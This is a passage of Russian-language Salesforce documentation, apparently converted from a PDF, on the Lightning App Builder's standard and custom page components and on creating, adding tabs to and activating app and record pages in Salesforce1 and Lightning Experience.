Прим.: Действия, доступные на страницах записей Lightning Experience и начальной странице, заимствованы из макетов объекта и глобальной страницы. Пользователь не может добавлять, редактировать или удалять действия на этих страницах в конструкторе приложений Lightning.

Панель почтового приложения (бета-версия)

Создавайте настраиваемые панели почтового приложения, которые позволят пользователям работать с наиболее важным для них содержимым Salesforce из Lightning for Outlook. Настраиваемые панели почтового приложения поддерживаются приложениями Salesforce Classic и Lightning Experience.

СМ. ТАКЖЕ:

Создание начальной страницы приложения посредством конструктора приложений Lightning

Настройка страниц записей Lightning Experience

Стандартные компоненты страницы Lightning

Стандартные компоненты — это компоненты Lightning, созданные компанией Salesforce. При создании страниц Lightning доступно несколько стандартных компонентов.

Прим.: Приведенные ниже компоненты поддерживаются на всех типах страниц, если не указано иное. В данный список включены не все доступные стандартные компоненты. Другие типы стандартных компонентов доступны и могут отличаться в зависимости от типа создаваемой страницы и типа связанного объекта для страницы.

Некоторые стандартные компоненты имеют обязательные свойства, которые должны быть настроены до их добавления на страницу. При добавлении компонента на страницу Lightning в конструкторе приложений Lightning его обязательные свойства помечаются звездочками.

Область страницы Lightning может содержать до 25 компонентов.

Если имеется страница приложения, предназначенная для использования в приложении Salesforce1, пользователь может связывать компоненты страницы Lightning на этой странице, только с объектами, поддерживаемыми приложением Salesforce1. См. раздел «Какие данные доступны в мобильном приложении Salesforce1?».

ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения о компоненте «Средство запуска приложений»

В средстве запуска приложений отображаются доступные пользователю приложения Salesforce, а также связанные приложения, настроенные администратором. Пользователь осуществляет навигацию по приложениям с помощью средства запуска приложений.

Данный компонент поддерживается интерфейсом 35.0 или более поздней версии.

Свяжитесь с Salesforce, чтобы сделать доступным компонент «Средство запуска приложений» для конструктора приложений Lightning в вашей организации.

Компонент Chatter

Начиная с API версии 38 компонент ленты получил новое название «Chatter» в конструкторе приложений Lightning. С его помощью можно размещать публикатор и комбинации лент на странице записи.

Компонент ленты Chatter

С помощью компонента ленты Chatter можно размещать ленту в любом месте страницы записи. Лента позволяет просматривать сообщения, комментарии и вопросы. Атрибут «Тип ленты» принимает одно из следующих значений.

- «Добавленные в закладки» — лента всех элементов, добавленных в закладки текущим пользователем.
- «Отслеживаемые» — лента всех элементов, отслеживаемых текущим пользователем.
- «Мне» — лента всех элементов, в которых упомянут текущий пользователь.

Чтобы присоединить публикатор к ленте, кодирование не требуется. Соединение между публикатором и любой лентой на странице выполняется автоматически. Компонент ленты Chatter поддерживается интерфейсом API 38.0 или более поздней версии.

Компонент публикатора Chatter

С помощью публикатора Chatter можно размещать публикатор ленты в любом месте страницы записи. Это позволяет размещать сообщения и опросы, а также задавать вопросы в ленте. Атрибут «Тип» всегда принимает значение *«Глобальный»*. Для наиболее полноценной работы с лентой рекомендуется использовать компонент публикатора Chatter в сочетании с компонентом ленты Chatter. Чтобы присоединить ленту к публикатору, кодирование не требуется. Соединение между публикатором и любой лентой на странице выполняется автоматически. Компонент публикатора Chatter поддерживается интерфейсом API 38.0 или более поздней версии.

Компонент «Список фильтров»

Компонент «Список фильтров» указывает на списковое представление и отображает первые записи из данного представления. Данный компонент поддерживает все общие и общедоступные списковые представления, связанные со стандартными и настраиваемыми объектами, кроме объектов ниже.

- Activity
- ContentVersion (файлы)
- Задача
- Пользователь
- UserProfile

По умолчанию компонент «Список фильтров» отображает первые три записи из списка; при необходимости данное количество может быть увеличено до 30.

Компоненту «Список фильтров» не может быть задано настраиваемое имя. Имя компонента извлекается из имени фильтра спискового представления, выбранного при настройке компонента.

В конструкторе приложений Lightning раскрывающийся список «Объект» данного компонента отображает только объекты, имеющие связанные списковые представления.

Компонент панели основных показателей

Компонент панели основных показателей отображает ключевые поля записи с быстрыми действиями. Появляющиеся на панели основных показателей поля извлекаются из компактного макета, назначенного объекту. Действия извлекаются на панели основных показателей в разделе «Действия Salesforce1 и Lightning Experience» макета страницы.

Чтобы оптимизировать панель основных показателей (не отображать вторую строку сведений и уменьшить размер первой строки), установите флажок для поля **«Отображать свернутое представление»**. Чтобы уменьшить количество отображаемых кнопок с действиями, используйте атрибут **«Количество отображаемых кнопок с действиями (до 10)»**.

Чтобы основные сведения отображались по горизонтали или по вертикали, перетяните компонент панели основных показателей в область с нужными горизонтальными или вертикальными высотой и шириной. Панель основных показателей регулируется по размеру области. Например, при перетаскивании ее в узкий столбец основные сведения будут отображаться вертикально. При перетаскивании в столбец по ширине страницы сведения отобразятся горизонтально.

Компонент «Недавние элементы»

Компонент «Недавние элементы» отображает список недавно использованных элементов. По умолчанию установлено три, но вы можете настроить до 30 объектов. В конструкторе приложений Lightning можно указать, какие записи объектов появятся в списке недавних элементов.

Компонент «Недавние элементы» поддерживает объекты ниже (на основе заданных свойств).

- Все настраиваемые объекты

- Все стандартные объекты, соответствующие обоим условиям ниже:
  - Наличие компактного макета для объекта.
  - Отслеживание объекта в списке недавно использованных объектов.

  При отслеживании объекта в списке недавно использованных объектов отображается поле `LastViewedDate` или `LastReferencedDate` либо оба поля одновременно.

Компонент «Недавние элементы» не поддерживает объекты ниже.

- ContentVersion (файлы)
- Пользователь
- UserProfile

Компонент «Сведения о записи»

Компонент «Сведения о записи» отображает поля и разделы с макета страницы, связанного с объектов. Когда пользователи просматривают страницу записей Lightning, они могут видеть разные поля и разделы на основе своего профиля и назначений макета страницы.

Вы можете добавить, удалить или переместить поля и разделы при просмотре компонента в конструкторе приложений Lightning. Вы можете вносить изменения в поля и разделы только в макете страницы.

Компонент «Связанный список»

Используйте компонент «Связанный список», чтобы включить *отдельный* список для записи в страницу Lightning. Чтобы включить *все* связанные списки для записи, используйте компонент «Связанные списки».

Этот компонент можно настроить так, чтобы отображался связанный список для записи, связанной со страницей, либо для отображения сведений для родительской записи. Использование родительской записи не обязательно.

Данный компонент поддерживается интерфейсом API 39.0 или более поздней версии. Компонент можно использовать только на страницах записей.

Совет: Убедитесь, что макет страницы для пользователей содержит требуемый связанный список. При использовании родительской записи следует обновить макет страницы этой записи.

Компонент «Связанная запись»

Компонент «Связанная запись» используется для отображения сведений о связанной записи, в том числе сведений о родительской записи на странице Lightning. Этот компонент предоставляет возможность использования встроенных функций создания записей, редактирования, а также добавления и удаления ссылки на запись. Работа этих функций возможна, поскольку компонент использует действия.

Данный компонент поддерживается интерфейсом API 39.0 или более поздней версии. Компонент можно использовать только на страницах записей.

Прим.:

- Чтобы использовать данный компонент, объект должен иметь связанное быстрое действие для обновления записей. Для некоторых полей поиска заданы действия по умолчанию. При отсутствии действий, доступных для полей поиска, перейдите по ссылкам в редакторе свойств конструктора приложений Lightning и создайте действия.

- Чтобы использовать поля поиска «Родительское обращение» и «Активы» для обращений, обновите параметры безопасности полей, установив флажок для отображения. В ином случае пользователи получат сообщение об ошибке.
- Записи организаций-лиц, отображаемые в компоненте записи, связанной с контактом, доступны только для чтения.
- Обращения связаны со стандартными организациями. Удаление (удаление ссылки) этих организаций из компонента возможно только при одновременном удалении контакта.

Компонент «Диаграмма отчета»

Рекомендуем использовать компонент «Диаграмма отчета» для добавления диаграммы из отчета на страницу Lightning. При использовании пустого поля «Метка» метка компонента извлекается из метки отчета.

Обновление диаграммы выполняется при наличии данных отчета старше одного дня. При необходимости разрешите отображение кнопки обновления в свойствах компонента для предоставления пользователям возможности обновления диаграммы. Сохранение определений отчета также инициирует обновление данных диаграммы в компоненте.

Настраивать фильтр в данных диаграммы отчета можно только для страниц записи. Если вы настраиваете параметр фильтра, компонент диаграммы отчета показывает пользователям только отфильтрованные данные.

Данный компонент поддерживается интерфейсом API 32.0 или более поздней версии. Данный компонент не поддерживает отчеты, хранящиеся в папке «Мои личные настраиваемые отчеты». Компоненты «Диаграмма отчета», ссылающиеся на отчеты из папки «Изъятые общедоступные отчеты», недоступны для развертывания при добавлении в пакет.

Компонент «Обогащенный текст»

Рекомендуем использовать компонент «Обогащенный текст» для добавления разметки текста или обычной HTML-разметки на страницу Lightning.

Прим.: Данный компонент не поддерживает JavaScript, CSS, элементы iframe и другую расширенную разметку. Чтобы дополнить компонент расширенными HTML-элементами, рекомендуем использовать компонент страницы Visualforce или настраиваемый компонент Lightning.

Компонент «Обогащенный текст» может содержать не более 4 000 символов. Данный компонент поддерживается интерфейсом API 32.0 или более поздней версии.

Компонент «Skype for Business»

При использовании компонента «Skype for Business» средства управления Skype добавляются на стандартные и настраиваемые страницы записей, имеющие хотя бы одно поле типа «Электронная почта». Эти средства управления позволяют просматривать пользователей, находящихся в сети, инициировать аудио- и видеовызовы, а также чат.

Для этого компонента необходима лицензия «Skype for Business». Кроме того, следует отключить LockerService для организации. Перейдите к пункту «Критические обновления» в меню «Настройка» и деактивируйте параметр **«Включить параметр безопасности Lightning, LockerService»**.

Прим.: Чтобы позволить сохранение переговоров торговых представителей в режиме чата из окна Skype в виде примечаний, включите параметр «Примечания» для организации. Доступ к сохраненным сеансам чата предоставляется на вкладке «Примечания» в системе Salesforce.

Компонент «Вкладки»

С помощью компонента «Вкладки» можно добавлять вкладки в область страницы Lightning. Выберите стандартные вкладки из набора или создайте настраиваемые вкладки для расширения страниц записей для пользователей Lightning Experience. Компонент «Вкладки» поддерживается только страницами записей Lightning Experience.

В компоненте «Вкладки» можно разместить до 25 вкладок. Данный компонент поддерживается интерфейсом 36.0 или более поздней версии.

Компонент «Страница Visualforce»

Рекомендуем использовать компонент «Страница Visualforce» для добавления страницы Visualforce на страницу Lightning.

При использовании пустого поля «Метка» метка компонента извлекается из метки назначенной страницы Visualforce.

При использовании пустого поля «Высота» высота страницы Visualforce по умолчанию составляет 300 пикселов при отображении в приложении Salesforce1.

Данный компонент поддерживается интерфейсом API 32.0 или более поздней версии.

Страница Visualforce может отображаться в приложении Salesforce1 или Lightning Experience только при включении параметра **Доступно для мобильных приложений Salesforce и страниц Lightning**. Данный параметр доступен для страниц, использующих интерфейс API 27.0 или более поздней версии.

Компонент «Панель мониторинга Wave Analytics»

Воспользуйтесь компонентом «Панель мониторинга Wave» для включения панелей мониторинга Аналитики Wave в вашу страницу Lightning. Свяжитесь с Salesforce, чтобы включить компонент «Панель мониторинга Wave» в конструкторе приложений Lightning.

Выберите панель мониторинга для отображения в раскрывающемся списке. Если оставить поле «Высота» пустым, то высота панели мониторинга составит по умолчанию 300 пикселов при отображении на вашей странице Lightning.

Вы можете управлять отображением заголовка панели мониторинга и указывать, будет ли эта панель отображаться при возникновении ошибки. С помощью атрибута «Открывать ссылки в новом окне» можно указывать, где будут открываться ссылки с панели мониторинга на другие ресурсы. С помощью атрибута «Фильтр» можно фильтровать поля наборов данных в реальном времени с помощью JSON.

Подробнее см. раздел «Внедрение панелей мониторинга Wave на страницы Lightning».


СМ. ТАКЖЕ:

Настраиваемые компоненты страницы Lightning

Настраиваемые компоненты страницы Lightning

Конструктор приложений Lightning поддерживает настраиваемые компоненты Lightning.

Настраиваемые компоненты организации, настроенные для использования в конструкторе приложений Lightning, отображаются на панели компонентов Lightning.



ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если имеется страница приложения, предназначенная для использования в приложении Salesforce1, пользователь может связывать компоненты страницы Lightning на этой странице, только с объектами, поддерживаемыми приложением Salesforce1. См. раздел «Какие данные доступны в мобильном приложении Salesforce1?».

Настраиваемые компоненты Lightning не запускаются автоматически на страницах Lightning и в конструкторе приложений Lightning. Чтобы использовать настраиваемые компоненты и на страницах, и в конструкторе приложений, выполните следующие действия.

1. Настройте компонент и набор компонентов так, чтобы обеспечить совместимость с конструктором приложений Lightning и страницами Lightning.
2. Разверните «Мой домен» для своей организации. После развертывания функции «Мой домен» справочные материалы и ссылки на ресурсы Lightning будут отображаться в формате `https://<myDomain>.lightning.force.com`.

СМ. ТАКЖЕ:

Стандартные компоненты страницы Lightning

Мой домен

Создание начальной страницы приложения посредством конструктора приложений Lightning

ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Создавайте начальную страницу для приложения, которое вы напрямую сможете добавить в список навигации приложения Salesforce1 и в «Приложения Lightning». Таким образом, пользователи смогут быстро просматривать наиболее важные объекты и элементы приложения.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать и сохранить страницы Lightning в конструкторе приложений Lightning, выполните следующие действия.

- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning

- Просмотр настройки и конфигурации

1. Введите строку «*Конструктор приложений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор приложений Lightning»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите параметр **«Страница приложения»** и нажмите кнопку **«Далее»**.
4. Дайте метку странице вашего приложения и затем нажмите кнопку **«Далее»**.

   Метка может содержать не более 80 символов.
5. Выберите шаблон страницы и нажмите на кнопку **«Готово»**.
6. Мышью перетащите на страницу нужные компоненты.

   Чтобы изменить порядок отображения компонентов, переместите нужные компоненты вверх или вниз. Чтобы создать область вставки () для следующего компонента, щелкните верхнюю или нижнюю границу компонента.
7. Чтобы настроить свойства компонентов, щелкните каждый компонент страницы.
8. Чтобы настроить свойства страницы, щелкните пустую область холста или ссылку **«Страница»**.

   Поле «Описание» может содержать не более 255 символов. Поле «Имя разработчика» может содержать не более 80 символов. При наличии организации, использующей пространство имен, рекомендуем использовать не более 65 символов. При создании страницы Lightning имя разработчика извлекается из первых 40 символов введенной метки.
9. При необходимости добавьте глобальные действия на страницу.
   a. Нажмите кнопку **«Выбрать»** в свойствах страницы.
   b. Добавьте, удалите или измените порядок отображения действий на странице.

      Выбранные действия появляются на панели действия страницы в приложении Salesforce1 и на панели основных показателей в верхней части страницы в Lightning Experience. Страница приложения — это единственный тип страницы Lightning, на которую можно добавить действия подобным образом. Другие страницы Lightning заимствуют значения у объекта и с макетов глобальной страницы.
   c. Нажмите кнопку **«OK»**.
10. По завершении редактирования страницы нажмите кнопку **«Сохранить»**.

Для предоставления доступа пользователям необходимо сначала активировать страницу приложения в Salesforce1 и Lightning Experience.

СМ. ТАКЖЕ:

Добавление страницы приложения в Salesforce1 и Lightning Experience

Конструктор приложений Lightning

Добавление страницы приложения в Salesforce1 и Lightning Experience

Чтобы добавить страницу приложения в Salesforce1 и Lightning Experience, необходимо активировать ее. Также можно переименовывать вкладку «Страница Lightning», регулировать ее видимость, определять ее положение в навигационном списке приложения Salesforce1 и добавлять в приложение Lightning. Функция активации конструктора приложений Lightning упрощает данный процесс.

Совет: Вы можете активировать страницу приложений для Salesforce1 и Lightning Experience по отдельности, а также одновременно.

1. Чтобы открыть страницу приложений, введите в меню «Настройка» *«Конструктор приложений `Lightning`»* в поле «Быстрый поиск», выберите **«Конструктор приложений Lightning»** и нажмите кнопку **«Правка»** рядом со страницей.
2. Нажмите кнопку **«Активация»** в конструкторе приложений Lightning.
3. При необходимости обновите свойства активации.

   Ниже перечислены доступные действия.

   - Измените метку настраиваемой вкладки страницы. По умолчанию метка, назначенная странице Lightning, используется в качестве метки соответствующей настраиваемой вкладки.
   - Измените значок настраиваемой вкладки. Выбранный значок используется в качестве значка приложения в приложении Salesforce1 и на странице в Lightning Experience.
   - При первоначальной активации страницы определите доступность настраиваемой вкладки.
4. Добавьте страницу в одно или несколько настраиваемых приложений Lightning.

   Вы должны создать настраиваемое приложение Lightning, прежде чем добавлять страницу приложения в Lightning Experience.
5. Определите порядок отображения страницы в навигационном списке приложения Salesforce1.

   Вкладка, расположенная под пунктом «Элементы интеллектуального поиска», позволяет отображать страницу в разделе «Приложения» навигационного списка приложения Salesforce1.

   Прим.: Первый элемент навигационного списка становится целевой страницей пользователя. Вкладка страницы, выбранная в качестве первого элемента списка, позволяет отображать пользователям настраиваемую страницу приложения только при открытии приложения Salesforce1.
6. Нажмите кнопку **«Активировать»**.

Теперь страница Lightning может использоваться в приложении Salesforce1 и Lightning Experience!

ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать и сохранить страницы Lightning в конструкторе приложений Lightning, выполните следующие действия.

- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning

- Просмотр настройки и конфигурации

Совет: Вы можете присвоить странице своего приложения настраиваемое изображение значка во время редактирования стиля настраиваемой вкладки страницы в меню «Настройка».

СМ. ТАКЖЕ:

Создание вкладок страницы Lightning

Настройка меню навигации приложения Salesforce1

Создание вкладок страницы Lightning

Прежде чем добавить тип страницы приложения для страницы Lightning в списке навигации приложения Salesforce1 или в приложении Lightning, рекомендуем создать соответствующую настраиваемую вкладку.

При активации страницы приложения в конструкторе приложений Lightning создается вкладка для страницы. Вкладку страницы до ее активации также можно создать вручную в меню «Настройка».

Вкладки страницы Lightning упрощают процесс добавления страницы Lightning в Salesforce1 и Lightning Experience.

Создание настраиваемой вкладки поддерживается только для типа страницы приложения «Страница Lightning».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:

- «Настройка приложения»

1. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Вкладки страницы Lightning».
3. Выберите нужную страницу Lightning для вкладки.
4. Введите метку.

   Данный текст используется в качестве имени страницы Lightning.
5. Чтобы выбрать цветовую схему и значок для вкладки страницы Lightning, щелкните нужный стиль вкладки.

   (Не обязательно.) Чтобы создать настраиваемый стиль вкладки, нажмите кнопку **Создать собственный стиль** в окне «Выбор стиля вкладки» (при наличии доступа к вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

   a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля **«Цвет»**.

   b. Нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужное изображение.

      Чтобы найти документ, имя которого содержит поисковый запрос, щелкните **«Поиск в документах»**, введите поисковый запрос и нажмите кнопку **«Начать»**.

      Прим.: Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока ( ).

   c. Выберите нужный файл и нажмите кнопку **«OK»**. При этом откроется мастер создания настраиваемой вкладки.
6. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
7. Выберите нужные профили пользователей.

Прим.: В Salesforce Classic значения «Включены стандартные параметры» и «Отключены стандартные параметры» для вкладок страницы Lightning действуют иначе, чем для других настраиваемых вкладок. Элемент меню «Страница Lightning» отображается для выбранных профилей в приложении Salesforce1, независимо от выбранного значения. Чтобы скрыть страницу Lightning для выбранных профилей, выберите значение **«Вкладка скрыта»**.

8. Нажмите кнопку **«Сохранить»**.

Совет: При создании настраиваемого значка для вкладки страницы Lightning соблюдайте следующие рекомендации. Значок должен быть:


- размером менее 10 КБ;
- 120 x 120 пикселей;
- в формате PNG с прозрачным фоном.
- Изображение должно использовать разрешение, равное 72 точкам на дюйм.
- Нельзя использовать изображения на цветном фоне
- Изображение не должно иметь внешних теней на внутреннем изображении значка

Настройка страниц записей Lightning Experience

С помощью конструктора приложений Lightning можно добавлять, удалять компоненты или изменять порядок их отображения на странице записи, чтобы предоставить пользователям возможность настраивать представление для каждой записи объекта.

Вы можете создавать страницу записи для Lightning Experience двумя способами.

1. Редактировать страницу записи в Lightning Experience.
   a. В меню «Настройка» на странице записи выберите **«Редактировать страницу»**.



   При выборе параметра «Редактировать страницу» в первый раз Salesforce создает копию страницы. Эту копию пользователь и редактирует в конструкторе приложений Lightning. Если настраиваемая страница существует и активна, выбор параметра «Редактировать страницу» открывает эту страницу для редактирования.

2. Создайте новую страницу на странице со списком конструктора приложений Lightning.
   a. Введите строку *«Конструктор приложений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор приложений»**.
   b. Нажмите кнопку **«Создать»**.
   c. Выберите **«Страница записи»**.
   d. Пройдите все этапы в мастере создания новой страницы.

      Для создания пустой страницы выберите шаблон страницы. Для создания страницы, заполненной стандартными компонентами, клонируйте стандартную страницу системы.

3. В конструкторе приложений Lightning добавляйте, редактируйте или удаляйте компоненты, чтобы изменить макет страницы. Меняйте порядок отображения компонентов, перемещая их по холсту.

4. В свойствах страницы задайте настраиваемой странице уникальную описательную метку.

ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience.

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать и сохранить страницы Lightning в конструкторе приложений Lightning, выполните следующие действия.

- Настройка приложения

Для просмотра страниц Lightning в конструкторе приложений Lightning

- Просмотр настройки и конфигурации

Чтобы задать странице свойства, щелкните по **«Странице»** из пути в верхней части панели «Свойства».

5. Сохраните страницу.

   Подождите, еще не готово! Чтобы предоставить доступ к настраиваемой начальной странице записи пользователям Lightning Experience, ее нужно активировать. Вы можете активировать страницу из диалогового окна «Сохранить», когда вы сохраняете ее впервые или позже, используя кнопку активации.

СМ. ТАКЖЕ:

Ограничения и рекомендации для страницы Lightning

Конфигурация вкладок страниц записи Lightning Experience с использованием конструктора приложений Lightning

Ограничения и рекомендации для страницы Lightning

Конфигурация вкладок страниц записи Lightning Experience с использованием конструктора приложений Lightning

ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience.

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

С помощью конструктора приложений Lightning пользователь может создавать, обновлять, удалять и изменять порядок отображения вкладок и настройки вкладок на страницах записи в Lightning Experience. Настраивайте вкладки, которые видны пользователям, называйте их как угодно и добавляйте настройки компонентов на каждую вкладку.

1. Со страницы со списком конструктора приложений Lightning в меню «Настройка» откройте существующую страницу записи или создайте новую.
2. Добавьте компонент вкладок на страницу.
3. В свойствах компонента вкладок нажмите на кнопку **«Добавить вкладку»**. Добавляется вкладка «Сведения».
4. Настройте вкладку «Сведения», щелкнув по ней в свойствах панели. Вы можете выбрать разные стандартные метки или щелкнуть по кнопке **«Настраиваемые»** и ввести имя вкладки по желанию.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать и сохранить страницы Lightning в конструкторе приложений Lightning, выполните следующие действия.

- Настройка приложения


Для просмотра страниц Lightning в конструкторе приложений Lightning

- Просмотр настройки и конфигурации



Прим.: Названия настраиваемых вкладок в «Компоненте вкладок», включая установленные из пакета, не переводятся. Например, при создании настраиваемой вкладки «Цели» на английском языке, а затем просмотре страницы как пользователь, язык которого установлен на французский, вкладка все равно отображается как «Цели» (на английском).

5. Чтобы добавить на вкладку первый компонент, выберите вкладку на холсте и перетащите компонент прямо под нее.



6. Измените порядок отображения вкладок на панели «Свойства вкладок» путем их перетаскивания в нужное положение. Вы можете перетаскивать отдельные вкладки на холст.

СМ. ТАКЖЕ:

Настройка страниц записей Lightning Experience

Ограничения и рекомендации для страницы Lightning

Активация страниц записей Lightning Experience

Ваша настраиваемая страница записи готова для пользователей? С помощью функции активации в конструкторе приложений Lightning можно предоставить пользователям доступ к странице. Доступны два способа активации. Можно сделать настраиваемую страницу записи страницей для всех пользователей по умолчанию, назначить ее определенным приложениям Lightning либо назначить ее типам записей и профилям. Назначение страницы приложению Lightning, типу записи или профилю предоставит пользователям доступ к странице записи, настроенной для их рабочего приложения.

1. Создайте страницу записи или откройте имеющуюся в конструкторе приложений Lightning.
2. Если вы открыли страницу записи, готовую для пользователей и не требующую редактирования, нажмите **«Активация»**.
3. Если вы создали или открыли страницу для настройки, внесите необходимые изменения, нажмите **«Сохранить»**, а затем щелкните **«Активировать»**.
   У вас имеется несколько вариантов активации страницы записи.
   - Сделайте страницу страницей организации по умолчанию для данного объекта.
   - Сделайте страницу страницей записи по умолчанию для объекта на отдельных приложениях Lightning.
   - Назначьте страницу совокупности приложений Lightning, типам записей и профилям.
4. На экране активации щелкните вкладку с выбранным вами вариантом и следуйте инструкциям по активации страницы.

   Совет:
   - Вы можете видеть, какие страницы записи активны и для каких приложений Lightning, в связанном списке страниц записей Lightning в разделе «Менеджер объектов».
   - Если вы желаете отменить настройку по умолчанию для страницы в приложении или организации, повторите процесс активации на странице и выберите вариант отмены данной настройки по умолчанию.
   - Если вы редактируете страницу после ее активации, повторная активация не требуется. При нажатии кнопки **«Сохранить»** внесенные изменения сразу применяются к странице для пользователей.

СМ. ТАКЖЕ:

Настройка страниц записей Lightning Experience

Ограничения и рекомендации для страницы Lightning

ВЕРСИИ

